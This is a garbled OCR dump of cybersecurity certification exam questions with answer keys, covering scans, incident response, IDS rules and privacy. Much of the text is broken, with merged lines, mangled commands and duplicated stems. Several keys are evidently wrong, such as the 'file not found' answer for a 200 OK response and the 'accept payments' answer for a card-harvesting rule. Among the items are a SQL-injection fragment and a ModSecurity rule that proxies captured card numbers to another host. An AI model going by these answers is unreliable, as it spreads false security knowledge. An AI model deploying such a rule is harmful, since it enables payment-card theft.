<pre><request+xmlns:a="http: 07="" 2004="" schemas.datacontract.org="" somesite.web+xmlns:i="http://www.w3.org/2001/XMLSchema-instance"><a:authentication> <a:apitoken>kmL4krg2CwwWBan5BReGv5Djb7syxXTNKcWFuSjd</a:apitoken><a:impersonateuserid>0</a:impersonateuserid><a:locationid>161222</a:locationid> <a:networkid>4</a:networkid><a:providerid>"1=1</a:providerid><a:userid>13026046</a:userid></a:authentication></request+xmlns:a="http:></pre>
Which of the following MOST likely explains how the clients' accounts were compromised?
A. The clients' authentication tokens were impersonated and replayed.B. The clients' usernames and passwords were transmitted in cleartext.C. An XSS scripting attack was carried out on the server.D. A SQL injection attack was carried out on the server.

Answer: C. E

Question: 62

A monthly job to install approved vendor software updates and hot fixes recently stopped working. The security team performed a vulnerability scan, which identified several hosts as having some critical OS vulnerabilities, as referenced in the common vulnerabilities and exposures (CVE) database.

Which of the following should the security team do NEXT to resolve the critical findings in the most effective manner? (Choose two.)

- A. Patch the required hosts with the correct updates and hot fixes, and rescan them for vulnerabilities.
- B. Remove the servers reported to have high and medium vulnerabilities.
- C. Tag the computers with critical findings as a business risk acceptance.
- D. Manually patch the computers on the network, as recommended on the CVE website.
- E. Harden the hosts on the network, as recommended by the NIST framework.
- F. Resolve the monthly job issues and test them before applying them to the production network.

	, c, _
Explanation:	
Question: 63	
A development team is testing a new application release. The team n PHI data records from the production environment to the test environment to the test environment.	
Which of the following would BEST protect the sensitivity of this data w perform the testing?	hile still allowing the team to
A. Deidentification	
B. Encoding	
C. Encryption	
D. Watermarking	
	Answer: A
Explanation:	
Question: 64	

Which of the following should the cybersecurity analyst do FIRST?

A network attack that is exploiting a vulnerability in the SNMP is detected.

- A. Apply the required patches to remediate the vulnerability.
- B. Escalate the incident to senior management for guidance.

C. Disable all privileged user accounts on the network. D. Temporarily block the attacking IP address.	
	Answer: A
Explanation:	Aliswel. A
Reference: https://beyondsecurity.com/scan-pentest-netw-version - detection.html	vork-vulnerabilities-snmp-protocol-
Question: 65	
An organization is moving its infrastructure to the cloud in an effect staffing requirements. The organization has three environments production. These environments have interdependencies but must which of the following methods would BEST secure the company's to manage and maintain?	ents: development, testing, and t remain relatively segmented.
A. Create three separate cloud accounts for each environment security rules to allow access to and from each environment. B. Create one cloud account with one VPC for all environments. Purgranular security rules. C. Create one cloud account and three separate VPCs for each environment. D. Create three separate cloud accounts for each environment and services. Route all traffic through the core account.	urchase a virtual firewall and create vironment. Create security rules to
	Answer: C
Explanation:	
Question: 66	
A pharmaceutical company's marketing team wants to send out nalert users of recalls and newly discovered adverse drug reactions and mailing addresses that users have provided.	
Which of the following data privacy standards does this violate?	
A. Purpose limitation	
B. Sovereignty	
C. Data minimization D. Retention	
	Answer: A
Explanation:	

Reference: http://www.isitethical.eu/portfolio-item/purpose-limitation/	
Question: 67	
A user receives a potentially malicious email that contains spelling errors and a PDF document. A security analyst reviews the email and decides to download the attachment to a Linux sandbox for review.	
Which of the following commands would MOST likely indicate if the email is malicious?	
A. sha256sum ~/Desktop/file.pdf	
B. file ~/Desktop/file.pdf C. strings ~/Desktop/file.pdf grep " <script" -i="" .exe<="" <="" cat="" d.="" desktop="" file.pdf="" grep="" td="" ="" ~=""></script">	
Answer: A	
Explanation:	
Question: 68	
A development team signed a contract that requires access to an on-premises physical server. Access must be restricted to authorized users only and cannot be connected to the Internet.	
Which of the following solutions would meet this requirement?	
A. Establish a hosted SSO.B. Implement a CASB.C. Virtualize the server.D. Air gap the server.	
Answer: D	
Explanation:	
Question: 69	

You are a cybersecurity analyst tasked with interpreting scan data from Company A's servers. You must verify the requirements are being met for all of the servers and recommend changes if you find they are not.


The company's hardening guidelines indicate the following:

- TLS 1.2 is the only version of TLS running.
- Apache 2.4.18 or greater should be used.
- Only default ports should be used.

INSTRUCTIONS

Using the supplied data, record the status of compliance with the company's guidelines for each server.

The question contains two parts: make sure you complete Part 1 and Part 2. Make recommendations for issues based ONLY on the hardening guidelines provided.




Part 1

AppServ1 AppServ2 AppServ3 AppServ4 Fill out the following report based on your analysis of the scan data root@INFOSEC:~# curl --head appsrv2.fictionalorg.com:443 AppServ1 is only using TLS 1.2 HTTP/1.1 200 OK Date: Wed, 26 Jun 2019 21:15:15 GMT Server: Apache/2.3.48 (CentOS) Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT ETag: "13520-58c407930177d" Accept-Ranges: bytes Content-Length: 79136 Vary: Accept-Encoding Cache-Control: max-age=3600 Expires: Wed, 26 Jun 2019 22:15:15 GMT Content-Type: text/html AppServ2 is only using TLS 1.2 AppServ2 is only using TLS 1.2 AppServ4 is only using TLS 1.2 AppServ4 is only using TLS 1.2 AppServ1 is using Apache 2.4.18 or greater AppServ2 is using Apache 2.4.18 or greater AppServ4 is using Apache 2.4.18 or greater root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv2.fictionalorg.com -p 443 Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69) Host is up (0.042s latency). rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com Not shown: 998 filtered ports PORT STATE SERVICE 80/top open http 443/top open https | ssl-enum-ciphers: | TLSV1.0: | ciphers: Ciphers: TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong TLS_RSA_WITH_AES_128_CBC_SHA - strong TLS_RSA_WITH_AES_256_CBC_SHA - strong compressors: NULL NULL TLSV1.1: ctiphers: TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong TLS_RSA_WITH_AES_128_CBC_SHA - strong TLS_RSA_WITH_AES_256_CBC_SHA - strong compressors: NULL TLSv1.2: ciphers: ciphers: TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong TLS_RSA_WITH_AES_128_CBC_SHA - strong TLS_RSA_WITH_AES_128_GCM_SHA256 - strong TLS_RSA_WITH_AES_256_CBC_SHA - strong TLS_RSA_WITH_AES_256_GCM_SHA384 - strong Compressors: NULL least strength: strong Nmap scan report for appsrv2.fictionalorg.com (10.21.4.69) Host is up (0.15s latency). rDNS record for 10.21.4.69: appsrv2.fictionalorg.com PORT STATE SERVICE 80/tcp open http 443/tcp open https

Part 1

AppServ1 AppServ2 AppServ3 AppServ4 Fill out the following report based on your analysis of the scan data root@INFOSEC:~# curl --head appsrv3.fictionalorg.com:443 AppServ1 is only using TLS 1.2 HTTP/1.1 200 OK Date: Wed, 26 Jun 2019 21:15:15 GMT Server: Apache/2.4.48 (CentOS) Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT ETag: "13520-58c406780177e" Accept-Ranges: bytes Content-Length: 79136 Vary: Accept-Encoding Cache-Control: max-age=3600 Expires: Wed, 26 Jun 2019 22:15:15 GMT Content-Type: text/html AppServ2 is only using TLS 1.2 AppServ3 is only using TLS 1.2 AppServ4 is only using TLS 1.2 AppServ1 is using Apache 2.4.18 or greater AppServ2 is using Apache 2.4.18 or greater AppServ3 is using Apache 2.4.18 or greater AppServ3 is using Apache 2.4.18 or greater AppServ4 is using Apache 2.4.18 or greater root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv3.fictionalorg.com -p 443 Nmap scan report for AppSrv3.fictionalorg.com (10.21.4.70) Host is up (0.042s latency). PDNS record for 10.21.4.70: inaddrArpa.fictionalorg.com PORT STATE SERVICE 80/tcp open http 443/tcp open https 433/tcp open https | ssl-enum-ciphers: | TLSvl.0: | ciphers: | TLS RSA WITH JDES EDE CBC SHA - strong | TLS RSA WITH AES 128 CBC SHA - strong | TLS RSA WITH AES 256 CBC SHA - strong | Compressors: Ciphers: TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong TLS_RSA_WITH_AES_128_CBC_SHA - strong TLS_RSA_WITH_AES_256_CBC_SHA - strong Compressors: NULL ciphers: TLS RSA WITH 3DES EDE CBC SHA - strong TLS RSA WITH AES 128 CBC SHA - strong TLS RSA WITH AES 128 GCM SHA256 - strong TLS RSA WITH AES 256 CBC SHA - strong TLS RSA WITH AES 256 GCM SHA384 - strong compressors: NULL least strength TLSv1.2: ciphers: least strength: strong Nmap scan report for appsrv3.fictionalorg.com (10.21.4.70) Host is up (0.15s latency). rDNS record for 10.21.4.70: appsrv3.fictionalorg.com PORT STATE SERVICE 80/tcp open http 443/tcp open https



Part 2



Answer: See explanation below.

Explanation:

Part 1 Answer:

Check on the following:

AppServ1 is only using TLS.1.2

AppServ4 is only using TLS.1.2

AppServ1 is using Apache 2.4.18 or greater


AppServ3 is using Apache 2.4.18 or greater

AppServ4 is using Apache 2.4.18 or greater

Part 2 answer:

Recommendation:

Recommendation is to disable TLS v1.1 on AppServ2 and AppServ3. Also upgrade AppServ2 Apache to version 2.4.48 from its current version of 2.3.48



Question: 70

A cybersecurity analyst is currently checking a newly deployed server that has an access control list applied. When conducting the scan, the analyst received the following code snippet of results:

Mail Server1 Trying 192.168.2.2 Connected Get / HTTP/ 1.0

HTTP:1.0 200 Document follows

Server: server/0.10 Connection: close

Set-Cookie: testing=1; path=/

Which of the following describes the output of this scan?

- A. The analyst has discovered a False Positive, and the status code is incorrect providing an OK message.
- B. The analyst has discovered a True Positive, and the status code is correct providing a file not found error message.
- C. The analyst has discovered a True Positive, and the status code is incorrect providing a forbidden message.
- D. The analyst has discovered a False Positive, and the status code is incorrect providing a server error message.

	Answer: B	
Explanation:		
·		
Question: 71		

A system's authority to operate (ATO) is set to expire in four days. Because of other activities and limited staffing, the organization has neglected to start reauthentication activities until now. The cybersecurity group just performed a vulnerability scan with the partial set of results shown below:

Scan Host: 192.168.1.13
15-Jan-16 08:12:10.1 EDT

Vulnerability CVE-2015-1635
HTTP.sys in Microsoft Windows 7 SP1, Windows Server 2008 R2 SP1, Windows 8, Windows 8.1 and Windows Server 2012 allows remote attackers to execute arbitrary code via crafted HTTP requests, aka "HTTP.sys remote code execution vulnerability"

Severity: 10.0 (high)

Expected Result: enforceHTTPValidation='enabled';
Current Value: enforceHTTPValidation=enabled;

Evidence:
C:\%system%\Windows\config\web.config

Based on the scenario and the output from the vulnerability scan, which of the following should the security team do with this finding?

- A. Remediate by going to the web config file, searching for the enforce HTTP validation setting, and manually updating to the correct setting.
- B. Accept this risk for now because this is a "high" severity, but testing will require more than the four days available, and the system ATO needs to be competed.
- C. Ignore it. This is false positive, and the organization needs to focus its efforts on other findings.
- D. Ensure HTTP validation is enabled by rebooting the server.

	ΛρομοκιΛ
	Answer: A
e i i	
Explanation:	
Ouastan, 73	
Question: 72	

An organization suspects it has had a breach, and it is trying to determine the potential impact. The organization knows the following:

The source of the breach is linked to an IP located in a foreign country.

The breach is isolated to the research and development servers.

The hash values of the data before and after the breach are unchanged.

The affected servers were regularly patched, and a recent scan showed no vulnerabilities.

Which of the following conclusions can be drawn with respect to the threat and impact? (Choose two.)

- A. The confidentiality of the data is unaffected.
- B. The threat is an APT.

C. The source IP of the threat has been spoofed. D. The integrity of the data is unaffected.	
E. The threat is an insider.	
	Answer: B,D
Explanation:	
Question: 73	
Question: 75	
A system is experiencing noticeably slow response times, and users An analyst asked for the system security plan and found the sy application server in the DMZ and a database server inside the following should be performed NEXT to investigate the availability is A. Review the firewall logs. B. Review syslogs from critical servers. C. Perform fuzzing. D. Install a WAF in front of the application server.	stem comprises two servers: an e trusted domain. Which of the
	Answer: B
Explanation:	

Ann, a user, reports to the security team that her browser began redirecting her to random sites while using her Windows laptop. Ann further reports that the OS shows the C: drive is out of space despite having plenty of space recently. Ann claims she not downloaded anything. The security team obtains the laptop and begins to investigate, noting the following:

File access auditing is turned off.

When clearing up disk space to make the laptop functional, files that appear to be cached web pages are immediately created in a temporary directory, filling up the available drive space.

All processes running appear to be legitimate processes for this user and machine.

Network traffic spikes when the space is cleared on the laptop.

No browser is open.

Question: 74

Which of the following initial actions and tools would provide the BEST approach to determining what is happening?

- A. Delete the temporary files, run an Nmap scan, and utilize Burp Suite.
- B. Disable the network connection, check Sysinternals Process Explorer, and review netstat output.
- C. Perform a hard power down of the laptop, take a dd image, and analyze with FTK.

D. Review logins to the lapto	p, search Windows Event Viewer, and revi	iew Wireshark captures.
		Answer: B
Explanation:		
Question: 75	- -	
•	ving the options for performing input val following should the architect as the N	
A. Client-side whitelisting B. Server-side whitelisting C. Server-side blacklisting D. Client-side blacklisting		
		Answer: B
Explanation:		
Question: 76	- -	
A security administrator nee the following rules is the BES	ds to create an IDS rule to alert on FTP lo T solution?	gin attempts by root. Which of
A.alert udp	any any \longrightarrow root a	ny> 21
B.alert tcp	any any> any 21	(content:"root")
C.alert tcp	any any> any ro	ot 21
D.alert tcp	any any \longrightarrow any ro	oot (content:"ftp")
A. Option A B. Option B C. Option C D. Option D		
		Answer: B

Question: 77 The computer incident response team at a multinational company has determined that a breach of sensitive data has occurred in which a threat actor has compromised the organization's email system. Per the incident response procedures, this breach requires notifying the board immediately. Which of the following would be the BEST method of communication? A. Post of the company blog. B. Corporate-hosted encrypted email. C. VoIP phone call.
The computer incident response team at a multinational company has determined that a breach of sensitive data has occurred in which a threat actor has compromised the organization's email system. Per the incident response procedures, this breach requires notifying the board immediately. Which of the following would be the BEST method of communication? A. Post of the company blog. B. Corporate-hosted encrypted email.
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sensitive data has occurred in which a threat actor has compromised the organization's email system. Per the incident response procedures, this breach requires notifying the board immediately. Which of the following would be the BEST method of communication? A. Post of the company blog B. Corporate-hosted encrypted email
B. Corporate-hosted encrypted email
C. VoIP phone call
·
D. Summary sent by certified mail E. Externally hosted instant message
Explanation: Answer: C
Explanation.
Question: 78
During an investigation, an incident responder intends to recover multiple pieces of digital medi A. Before removing the media, the responder should initiate:
A. malware scans.
B. secure communications.
C. chain of custody forms. D. decryption tools.
Answer: C
Explanation:
Question: 79

A malicious hacker wants to gather guest credentials on a hotel 802.11 network. Which of the following tools is the malicious hacker going to use to gain access to information found on the hotel network?

A. Nikto

B. Aircrak-ng C. Nessus D. tcpdump	
	Answer: B
Explanation:	
Question: 80	
A security analyst received an email with the following key:	
Xj3XJ3LLc	
A second security analyst received an email with following key:	
3XJ3xjcLLC	
The security manager has informed the two analysts that the email the access to the company's financial segment for maintenance. This is an e	
A. dual control B. private key encryption C. separation of duties D. public key encryption E. two-factor authentication	
	Answer: A
Explanation:	
Question: 81	
Which of the following is the BEST way to share incident-relate repudiation?	d artifacts to provide non-
A. Secure email	
B. Encrypted USB drives C. Cloud containers	
D. Network folders	
	Answer: B
Explanation:	

Question: 82
A security analyst has a sample of malicious software and needs to know what the sample does? The analyst runs the sample in a carefully controlled and monitored virtual machine to observe the software behavior. Which of the following malware analysis approaches is this?
A. White box testing B. Fuzzing
C. Sandboxing
D. Static code analysis
Answer: C
Explanation:
Question: 83
An analyst is reviewing a list of vulnerabilities, which were reported from a recent vulnerability scan of a Linux server.
Which of the following is MOST likely to be a false positive?
A. OpenSSH/OpenSSL Package Random Number Generator Weakness B. Apache HTTP Server Byte Range DoS C. GDI+ Remote Code Execution Vulnerability (MS08-052) D. HTTP TRACE / TRACK Methods Allowed (002-1208)
E. SSL Certificate Expiry
Answer: C
Explanation:
Question: 84

A security analyst, who is working for a company that utilizes Linux servers, receives the following results from a vulnerability scan:

CVE ID	CVSS Base	Name
CVE-1999-0524	None	ICMP timestamp request remote date disclosure
CVE-1999-0497	5.0	Anonymous FTP enabled
None	7.5	Unsupported web server detection
CVE-2005-2150	5.0	Windows SMB service enumeration via \srvsvc

Which of the following is MOST likely a false positive?

- A. ICMP timestamp request remote date disclosure
- B. Windows SMB service enumeration via \srvsvc

C. Anonymous FTP enabled D. Unsupported web server detection	
	Answer: B
Explanation:	
Question: 85	
Which of the following should be found within an organization's accept	able use policy?
A. Passwords must be eight characters in length and contain at least one B. Customer data must be handled properly, stored on company spossible	•
C. Administrator accounts must be audited monthly, and inactive accound. Consequences of violating the policy could include discipline up to an	
	Answer: D
Explanation:	

An analyst identifies multiple instances of node-to-node communication between several endpoints within the 10.200.2.0/24 network and a user machine at the IP address 10.200.2.5. This user machine at the IP address 10.200.2.5 is also identified as initiating outbound communication during atypical business hours with several IP addresses that have recently appeared on threat feeds.

Which of the following can be inferred from this activity?

A. 10.200.2.0/24 is infected with ransomware.

Question: 86

B. 10.200.2.0/24 is not routable address space.

Question: 88

C. 10.200.2.5 is a rogue endpoint D. 10.200.2.5 is exfiltrating data				
			Answer: D	
Explanation:				
Question: 87				
•	various services	that are running. Sen	ompany's external network to ding some sample traffic to the	
18 17.646496 67.53.200.1 67.	.53.200.12 TCP 58	3 47669 -> 22 [SYN] S	seq=0 Win=1024 Len=0 MSS=1460	
19 17.646944 67.53.200.1 67.	.53.200.12 TCP 58	47669 -> 445 [SYN]	Seq=0 Win=1024 Len=0 MSS=1460	
20 17.648631 67.53.200.12 67	7.53.200.1 TCP 58	3 22 -> 47669 [SYN, A	ACK] Seq=0 Ack=1 Win=5840 Len=0 1	MSS=1460
21 17.648646 67.53.200.1 67.	.53.200.12 TCP 58	8 47669 -> 80 [SYN] S	Seq=0 Win=1024 Len=0 MSS=1460	
22 17.648887 67.53.200.12 67	7.53.200.1 TCP 54	4 445 -> 47669 [RST,	ACK] Seq=1 Ack=1 Win=0 Len=0	
23 17.649763 67.53.200.12 67	7.53.200.1 TCP 54	1 80 -> 47669 [RST, I	ACK] Seq=1 Ack=1 Win=0 Len=0	
Based on the output, which of	the following serv	vices should be furthe	r tested for vulnerabilities?	
A. SSH B. HTTP C. SMB D. HTTPS				
			Answer: A	
Explanation:				

Ransomware is identified on a company's network that affects both Windows and MAC hosts. The command and control channel for encryption for this variant uses TCP ports from 11000 to 65000. The channel goes to good1. Iholdbadkeys.com, which resolves to IP address 72.172.16.2.

Which of the following is the MOST effective way to prevent any newly infected systems from actually encrypting the data on connected network drives while causing the least disruption to normal Internet traffic?

- A. Block all outbound traffic to web host good1 iholdbadkeys.com at the border gateway.
- B. Block all outbound TCP connections to IP host address 172.172.16.2 at the border gateway.
- C. Block all outbound traffic on TCP ports 11000 to 65000 at the border gateway.
- D. Block all outbound traffic on TCP ports 11000 to 65000 to IP host address 172.172.16.2 at the border gateway.

	Answer: A
Explanation:	
Question: 89	

A human resources employee sends out a mass email to all employees that contains their personnel records. A security analyst is called in to address the concern of the human resources director on how to prevent this from happening in the future.

Which of the following would be the BEST solution to recommend to the director?

- A. Install a data loss prevention system, and train human resources employees on its use. Provide PII training to all employees at the company. Encrypt PII information.
- B. Enforce encryption on all emails sent within the company. Create a PII program and policy on how to handle datA. Train all human resources employees.
- C. Train all employees. Encrypt data sent on the company network. Bring in privacy personnel to present a plan on how PII should be handled.
- D. Install specific equipment to create a human resources policy that protects PII datA. Train company employees on how to handle PII datA. Outsource all PII to another company. Send the human resources director to training for PII handling.

	Answer: A
xplanation:	
Duestion: 90	

Risk management wants IT to implement a solution that will permit an analyst to intercept, execute, and analyze potentially malicious files that are downloaded from the Internet.

Which of the following would BEST provide this solution?

- A. File fingerprinting
- B. Decomposition of malware
- C. Risk evaluation
- D. Sandboxing

	Answer: A
Explanation:	
Question: 91	
Joe, a penetration tester, used a professional directory to identify a nadministrator for a client's company. Joe then emailed the network adm as the ID administrator, and asked for a current password as part of a sefollowing techniques were used in this scenario?	ninistrator, identifying himself
A. Enumeration and OS fingerprinting B. Email harvesting and host scanning	
C. Social media profiling and phishing	
D. Network and host scanning	
	Answer: C
Explanation:	
Question: 92	
A web developer wants to create a new web part within the company of from individual team sites. A cybersecurity analyst wants to ensure implemented during this process. Which of the following remediation at to implement a vulnerability management process?	security measurements are
A. Personnel training	
B. Vulnerability scan	
C. Change management D. Sandboxing	
D. Sanuboxing	
	Answer: C
Explanation:	
Question: 93	
daconom so	

A security team is implementing a new vulnerability management program in an environment that has a historically poor security posture. The team is aware of issues patch management in the environment and expects a large number of findings. Which of the following would be the MOST

efficient way to increase the security posture of the organization in the shortest amount of time?

- A. Create an SLA stating that remediation actions must occur within 30 days of discovery for all levels of vulnerabilities.
- B. Incorporate prioritization levels into the remediation process and address critical findings first.
- C. Create classification criteria for data residing on different servers and provide remediation only for servers housing sensitive data.
- D. Implement a change control policy that allows the security team to quickly deploy patches in the production environment to reduce the risk of any vulnerabilities found.

	Answer: B
Explanation:	
Question: 94	
Which of the following is the use of tools to simulate the abili specified network?	ty for an attacker to gain access to a
A. Reverse engineering	
B. Fuzzing C. Penetration testing	
D. Network mapping	
	Answer:C
Question: 95	
A company just chose a global software company based in Euro management solution. Which of the following would be the MA	
A. Violating national security policy	
B. Packet injection	
C. Loss of intellectual property D. International labor laws	
D. International labor laws	
	Answer: A
Explanation:	
Question: 96	

HOTSPOT


Welcome to the Enterprise Help Desk System. Please work the ticket escalated to you in the desk


ticket queue.

INSTRUCTIONS

Click on me ticket to see the ticket details Additional content is available on tabs within the ticket First, select the appropriate issue from the drop-down menu. Then, select the MOST likely root cause from second drop-down menu


If at any time you would like to bring back the initial state of the simulation, please click the Reset All button





Answer:

Explanation:



Question: 97

An employee in the billing department accidentally sent a spreadsheet containing payment card data to a recipient outside the organization The employee intended to send the spreadsheet to an internal staff member with a similar name and was unaware of the mistake until the recipient replied to the message In addition to retraining the employee, which of the following would prevent this from happening in the future?

- A. Implement outgoing filter rules to quarantine messages that contain card data
- B. Configure the outgoing mail filter to allow attachments only to addresses on the whitelist
- C. Remove all external recipients from the employee's address book
- D. Set the outgoing mail filter to strip spreadsheet attachments from all messages.

Explanation:

Question: 98

A security analyst was alerted to a tile integrity monitoring event based on a change to the vhost-paymonts .conf file The output of the diff command against the known-good backup reads as follows

Explanation:

Answer: E

SecRule ARGS:Card "8rx ([0-9]+)" "id:123456,pass,capture,proxy:https://10.0.0.128/%(matched_var),nolog,noauditlog" Which of the following MOST likely occurred?		
A. The file was altered to accept payments without charging the cards B. The file was altered to avoid logging credit card information C. The file was altered to verify the card numbers are valid. D. The file was altered to harvest credit card numbers		
Answer: A		
Explanation:		
Question: 99		
A security analyst recently discovered two unauthorized hosts on the campus's wireless network segment from a man-m-the-middle attack. The security analyst also verified that privileges were not escalated, and the two devices did not gain access to other network devices Which of the following would BEST mitigate and improve the security posture of the wireless network for this type of attack?		
A. Enable MAC filtering on the wireless router and suggest a stronger encryption for the wireless network, B. Change the SSID, strengthen the passcode, and implement MAC filtering on the wireless router. C. Enable MAC filtering on the wireless router and create a whitelist that allows devices on the network D. Conduct a wireless survey to determine if the wireless strength needs to be reduced.		
Answer: A		
Explanation:		
Question: 100		
A security analyst is investigating a malware infection that occurred on a Windows system. The system was not connected to a network and had no wireless capability Company policy prohibits using portable media or mobile storage The security analyst is trying to determine which user caused the malware to get onto the system Which of the following registry keys would MOST likely have this information?		
A. HKEY_USERS\ <user sid="">\Software\Microsoft\Windows\CurrentVersion\Run B. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run C. HKEY_USERS\<user sid="">\Software\Microsoft\Windows\explorer\MountPoints2 D. HKEY_USERS\<user sid="">\Software\Microsoft\Internet Explorer\Typed URLs E. HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\eventlog\System\iusb3hub</user></user></user>		

Question: 101	
 _	
Which of the following MOST accurately describes an HSM?	
A. An HSM is a low-cost solution for encryption.	
B. An HSM can be networked based or a removable USB	
C. An HSM is slower at encrypting than software	
D. An HSM is explicitly used for MFA	
	Answer: B
Explanation:	
Question: 102	
A security analyst is investigating malicious traffic from an internal download proxy avoidance software as identified from the firewall lead blocked and not captured. Which of the following should the analyst do	ogs but the destination IP is
A. Shut down the computer	
B. Capture live data using Wireshark	
C. Take a snapshot	
D. Determine if DNS logging is enabled.	
E. Review the network logs.	
	Answer: D
Explanation:	
The DNS debug log provides extremely detailed data about all DNS received by the DNS server, similar to the data that can be gathered us as network monitor. https://docs.microsoft.com/en-us/previous-versioserver-2012-r2-and-2012/dn800669 (v=ws.11)#:~:text=The%20DNS%20debug%20log%20pro	ing packet capture tools such uns/windows/it-pro/windows-
20network%20monitor.	
Question: 103	
Which of the following technologies can be used to house the entrop desktops and laptops?	y keys for disk encryption on
A. Self-encrypting drive	
B. Bus encryption	
C. TPM	
D. HSM	
	Answer: A
	AIISWCI . A

Question: 104

A developer wrote a script to make names and other PII data unidentifiable before loading a database export into the testing system Which of the following describes the type of control that is being used?

- A. Data encoding
- B. Data masking
- C. Data loss prevention
- D. Data classification

Explanation:

Question: 105

A security analyst receives an alert that highly sensitive information has left the company's network Upon investigation, the analyst discovers an outside IP range has had connections from three servers more than 100 times m the past month The affected servers are virtual machines Which of the following is the BEST course of action?

- A. Shut down the servers as soon as possible, move them to a clean environment, restart, run a vulnerability scanner to find weaknesses determine the root cause, remediate, and report
- B. Report the data exfiltration to management take the affected servers offline, conduct an antivirus scan, remediate all threats found, and return the servers to service.
- C. Disconnect the affected servers from the network, use the virtual machine console to access the systems, determine which information has left the network, find the security weakness, and remediate
- D. Determine if any other servers have been affected, snapshot any servers found, determine the vector that was used to allow the data exfiltration. fix any vulnerabilities, remediate, and report.

Explanation:

Answer: A

Question: 106

A security analyst is investigating a compromised Linux server. The analyst issues the ps command and receives the following output.

1286	?	Ss	0:00	/usr/sbin/cupsd -f	
1287	?	Ss	0:00	/usr/sbin/httpd	
1297	2	Sal	0:00	/usr/bin/libvirtd	
1301	?	Se	0:00	./usr/sbin/sshd -D	
1308	2	38	0:00	/usr/sbin/atd -f	

Which of the following commands should the administrator run NEXT to further analyze the

compromised system?	
A. strace /proc/1301 B. rpm -V openash-server C. /bin/la -1 /proc/1301/exe D. kill -9 1301	
Explanation:	Answer: A
Question: 107	
A small organization has proprietary software that is used maintained and cannot be updated with the rest of the en BEST solution?	
A. Virtualize the system and decommission the physical madB. Remove it from the network and require air gapping.C. Only allow access to the system via a jumpboxD. Implement MFA on the specific system.	hine.
	Answer: A
Explanation:	
Question: 108	
Which of the following attacks can be prevented by using ou	tput encoding?
A. Server-side request forgery B. Cross-site scripting	
C. SQL injection	
D. Command injection E. Cross-site request forgery	
F. Directory traversal	
	Answer: B
Explanation:	
Question: 109	

